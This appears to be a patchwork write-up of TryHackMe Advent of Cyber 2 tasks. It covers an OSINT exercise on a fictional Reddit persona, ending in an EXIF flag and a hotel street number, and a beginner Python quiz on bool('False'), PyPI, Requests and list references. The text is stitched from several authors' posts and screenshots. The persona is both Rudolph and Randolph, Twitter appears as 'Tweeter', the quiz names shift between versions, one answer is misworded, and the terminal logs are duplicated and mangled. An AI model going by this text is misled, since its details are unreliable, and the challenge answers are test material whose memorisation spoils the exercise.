The Throughout Process

To identify typical crucial processes in an OSINT study, this assignment was developed. For question 1 we were told to find the Url about Rudolph's Reddit comment history? We use

<https://www.reddit.com/user/IGuidetheClaus2020/comments/> to find the answer.

For the question 2, it told us to know where Randolph born. We searched in the browser that Randolph was born in **Chicago**. For question 3, Google tells us that Randolph's last name is **May**. For question 4, Randolph might have a profile on another social media network is **Tweeter**. IGuideClaus2020 is Randolph's username on that platform. **Bachelorette** looks to be Randolph's current favourite television programme. For question 9, we use exifdata to find the flag which is {FLAG}ALWAYSCHECKTHEEXIFD4T4. For the last question, based on the totality of the data gathered. Randolph is probably in Chicago and is staying at a hotel on Magnificent Mile, the street numbers of the hotel address is **540** that we can found it through google map


Day 15 :There's Python in my stocking!

Tools used:Kali Linux, Firefox,Visual Studio Code

Solution:


Question 1:What's the output of True+True?

Answer:2



Question 2:What's the database for installing other peoples libraries called?

Answer:PyPi



A screenshot of a web browser window displaying a Python REPL session. The URL in the address bar is certifiedit.com/thm-advent-of-cyber-2-day15/. The page content shows a terminal window with the following text:

```
josh@joshuas-MacBook-Pro-2 ~ % python3
Python 3.8.2 (default, Oct 2 2020, 10:45:42)
[Clang 12.0.0 (clang-1200.0.32.27)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> print(True + True)
2
>>> 
```

Screenshot of python REPL on MacOS


Here ran `True + True`, placing it inside a `print()` function so that I could see the output, `2`.

#2 What is the database for installing other peoples libraries called?

The answer to this question can be found in the dossier under the libraries section, or via some Google-Fu. The answer, a four letter shortening of [Python Package Index](#), is an open and online database where you can find and download python packages for almost any need you have in a script.

Question 3:What is the output of `bool("False")`?

Answer:True



A screenshot of a Kali Linux desktop environment. A terminal window titled "121102269@kali:" is open, showing the following Python REPL session:

```
121102269@kali: ~ x 121102269@kali: ~ x
[121102269@kali: ~]
python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(bool("False"))
True
>>> 
```

Question 4:What library lets us download the HTML of a webpage?

Answer:Requests

We do not meet any of these cases for returning a False value because we are actually passing in a **String** containing the word **False**. We can also test this out ourselves.

```
>>> bool("False")
True
```

Question 3 Answer: True

The next question asks us what library can be used to download the HTML of a webpage. We can do this using the **Requests** library with an **HTTP GET** request.

Question 4 Answer: Requests

Python and pass by reference

The next question asks us to analyze some code which uses the **append** function and some interesting variables. When we run through the code, we see that the output is **[1, 2, 3, 6]**.

```
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
```

Question 5 Answer: [1, 2, 3, 6]

This can happen because of **pass by reference**. With **pass by reference**, when we pass a variable into a function, we are passing a **reference** to the location in memory where the variable is stored. This allows us to alter the contents of the variable inside this function and have the changes reflected in the original variable.

Question 5:What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer:[1, 2, 3, 6]

The image shows a dual-monitor setup. The left monitor displays a Kali Linux desktop environment with a blue gradient background. A terminal window titled '121102269@kali:' is open, showing Python code running on a Kali Linux system. The right monitor displays a Visual Studio Code interface with multiple tabs open, including files like Q8.py, Q9.py, Q10.py, Q11.py, and Q12.py, along with text files such as vehicles.txt, number.txt, and months.txt.

```
2 x = [1, 2, 3]
3
4 y = x
5
6 y.append(6)
7
8 print(x)
9
```

```
PS C:\PSPO101\112V Lab 6\Lab 7> & C:\Users\yamini\AppData\Local\Programs\Python\Python39\python.exe "C:/PSPO101/112V Lab 6/Lab 7/Q8.py"
[1, 2, 3, 6]
```

Question 6: What causes the previous task to output that?

Answer:Pass by reference

#6 What causes the previous task to output that?

The answer here is **pass by reference** as that is how python handles assigning variables to other variables (and other types of reference too). Put simply, when `y = x`, `y` isn't a copy of `x` it is a reference to it, i.e. `x` and `y` are the same thing - so changes made to `y` are made to `x`, with `x` now changing (here, adding 6 to the end of the list) and `y` points to `x`.

This can be quite confusing, especially when you are new to the language. If you want to read more I highly recommend [this article](#) by Dan Bader. In fact I recommend all works on [realpython.com](#) if you want to learn more about python in general.

And that's the days challenges completed. Whether you're new to python or are a senior engineer at a FAANG company this challenge may have made you think at some point. I hope you found it as fun and interesting as I did! Don't forget to subscribe to my blog if you want to be updated for Day 16 challenge and check out my walkthroughs for other challenges this December too.

Comments

Sign in or become a CertiFried IT member to join the conversation.

READ NEXT

Linux Fundamentals 1 | TryHackMe Walkthrough
Get started with Linux in an infosec environment with hands-on challenges.
BY JOSH CAULFIELD - FEB 17, 2021

CTF collection Vol.1 | TryHackMe Writeup

[Subscribe](#)

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]

name = input("What is your name? ")

if name in names:

    print("The Wise One has allowed you to come in.")

else:

    print("The Wise One has not allowed you to come in.")
```

Question 7: if the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.

The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer:** Shows files Q8.py, Q9.py, Q10.py, Q11.py, Q12.py, Q13.py, Q14.py, Q15.py, Q16.py, Q17.py, Q18.py, Q19.py, Q20.py, Q21.py, Q22.py, Q23.py, Q24.py, Q25.py, Q26.py, Q27.py, Q28.py, Q29.py, Q30.py, Q31.py, Q32.py, Q33.py, Q34.py, Q35.py, Q36.py, Q37.py, Q38.py, Q39.py, Q40.py, Q41.py, Q42.py, Q43.py, Q44.py, Q45.py, Q46.py, Q47.py, Q48.py, Q49.py, Q50.py, Q51.py, Q52.py, Q53.py, Q54.py, Q55.py, Q56.py, Q57.py, Q58.py, Q59.py, Q60.py, Q61.py, Q62.py, Q63.py, Q64.py, Q65.py, Q66.py, Q67.py, Q68.py, Q69.py, Q70.py, Q71.py, Q72.py, Q73.py, Q74.py, Q75.py, Q76.py, Q77.py, Q78.py, Q79.py, Q80.py, Q81.py, Q82.py, Q83.py, Q84.py, Q85.py, Q86.py, Q87.py, Q88.py, Q89.py, Q90.py, Q91.py, Q92.py, Q93.py, Q94.py, Q95.py, Q96.py, Q97.py, Q98.py, Q99.py, Q100.py, vehicles.txt, number.txt, months.txt, and Lab 7.py.
- Code Editor:** Displays the Python code for Question 8:

```
1 names = ["Skippy", "DarkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

- Terminal:** Shows the output of running the script:

```
PS C:\Users\yonalisa\appData\Local\Programs\Python\Python39\python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
What is your name? & C:/Users/yonalisa/appData/Local/Programs/Python/Python39/python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
The Wise One has not allowed you to come in.
PS C:\Users\yonalisa\appData\Local\Programs\Python\Python39\python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
What is your name? Skippy
The Wise One has allowed you to come in.
The Wise One has allowed you to come in.
PS C:\Users\yonalisa\appData\Local\Programs\Python\Python39\python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
```

Question 8: If the input was "elf", what will be printed?

Answer: The Wise One not has allowed you to come in.

The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer:** Shows files Q8.py, Q9.py, Q10.py, Q11.py, Q12.py, Q13.py, Q14.py, Q15.py, Q16.py, Q17.py, Q18.py, Q19.py, Q20.py, Q21.py, Q22.py, Q23.py, Q24.py, Q25.py, Q26.py, Q27.py, Q28.py, Q29.py, Q30.py, Q31.py, Q32.py, Q33.py, Q34.py, Q35.py, Q36.py, Q37.py, Q38.py, Q39.py, Q40.py, Q41.py, Q42.py, Q43.py, Q44.py, Q45.py, Q46.py, Q47.py, Q48.py, Q49.py, Q50.py, Q51.py, Q52.py, Q53.py, Q54.py, Q55.py, Q56.py, Q57.py, Q58.py, Q59.py, Q60.py, Q61.py, Q62.py, Q63.py, Q64.py, Q65.py, Q66.py, Q67.py, Q68.py, Q69.py, Q70.py, Q71.py, Q72.py, Q73.py, Q74.py, Q75.py, Q76.py, Q77.py, Q78.py, Q79.py, Q80.py, Q81.py, Q82.py, Q83.py, Q84.py, Q85.py, Q86.py, Q87.py, Q88.py, Q89.py, Q90.py, Q91.py, Q92.py, Q93.py, Q94.py, Q95.py, Q96.py, Q97.py, Q98.py, Q99.py, Q100.py, vehicles.txt, number.txt, months.txt, and Lab 7.py.
- Code Editor:** Displays the Python code for Question 8:

```
1 names = ["Skippy", "DarkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

- Terminal:** Shows the output of running the script twice:

```
PS C:\Users\yonalisa\appData\Local\Programs\Python\Python39\python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
What is your name? & C:/Users/yonalisa/appData/Local/Programs/Python/Python39/python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
The Wise One has not allowed you to come in.
PS C:\Users\yonalisa\appData\Local\Programs\Python\Python39\python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
What is your name? Skippy
The Wise One has allowed you to come in.
The Wise One has allowed you to come in.
PS C:\Users\yonalisa\appData\Local\Programs\Python\Python39\python.exe "c:/PS0101/Lab 6/Lab 7/Q8.py"
```

The Throughout Process

